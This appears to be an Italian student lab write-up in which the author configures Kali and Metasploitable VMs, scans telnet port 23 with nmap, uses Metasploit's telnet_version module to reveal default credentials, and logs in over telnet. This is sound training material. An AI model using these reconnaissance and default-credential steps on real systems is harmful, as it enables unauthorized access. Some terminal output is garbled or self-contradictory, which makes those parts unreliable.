


# S7-L2

## Preparazione

Configurazione delle schede di rete, impostiamo gli IP indicati dalla traccia.

Metasploitable:



The screenshot shows a terminal window titled "metasp [In esecuzione] - Oracle VM VirtualBox". The terminal is running GNU nano 2.0.7, editing the file /etc/network/interfaces. The content of the file is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.40
gateway 192.168.1.1
netmask 255.255.255.0
network 192.168.1.0
```

At the bottom of the terminal, there is a status bar with the text "[ Read 15 lines ]" and a row of keyboard shortcuts: ^G Get Help, ^O WriteOut, ^R Read File, ^Y Prev Page, ^K Cut Text, and ^C Cur Pos.

Kali:

```
(diidro@kali)-[~]
└─$ sudo nano /etc/network/interfaces
[sudo] password for diidro:
Interact with a module by name or index. For example info 1, use 1 or
└─(diidro@kali)-[~]
└─$ cat /etc/network/interfaces
main > use 1
msf5 auxiliary(ssh) (kali) (192.168.1.40) > show options
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The ethernet interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.20/24
gateway 192.168.1.1

view the full module info with the info, or info -d command.
└─(diidro@kali)-[~]
└─$ msf5 auxiliary(ssh) (kali) (192.168.1.40) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf5 auxiliary(ssh) (kali) (192.168.1.40) > run
```

Testata la connettività tra le due macchine, mediante ping; siamo andati a scansionare il nostro target per accertarci che la porta 23 (telnet), ovvero quella richiesta per tale attacco, sia aperta:

```
(diidro@kali)-[~]
$ nmap -p 23 metasploit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 09:21 EDT
Nmap scan report for metasploit (192.168.1.40)
Host is up (0.00029s latency).

PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

## Azione

Tutto è pronto, proseguiamo avviando msfconsole e ricechiamo il modulo di nostro interesse per poi montarlo, configurarlo e lanciarlo.

```
msf6 > search telnet_v

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/telnet/lantronix_telnet_version
Service Banner Detection
1  auxiliary/scanner/telnet/telnet_version
nner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
-  -  -  -
PASSWORD  user.txt         no        The password for the specified username
RHOSTS    user.txt         yes       The target host(s), see https://docs.metasploit.com/docs/using-m
etasexploit/basics/using-metasploit.html
RPORT     23               yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
TIMEOUT   30               yes       Timeout for the Telnet probe
USERNAME  user.txt         no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Ciò che otteniamo sono le credenziali da inserire per eseguire il login tramite telnet.

```

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD | bughunt         | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >

```

## Conclusion

```

(diidro@kali)-[~]
$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 09:27:47 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```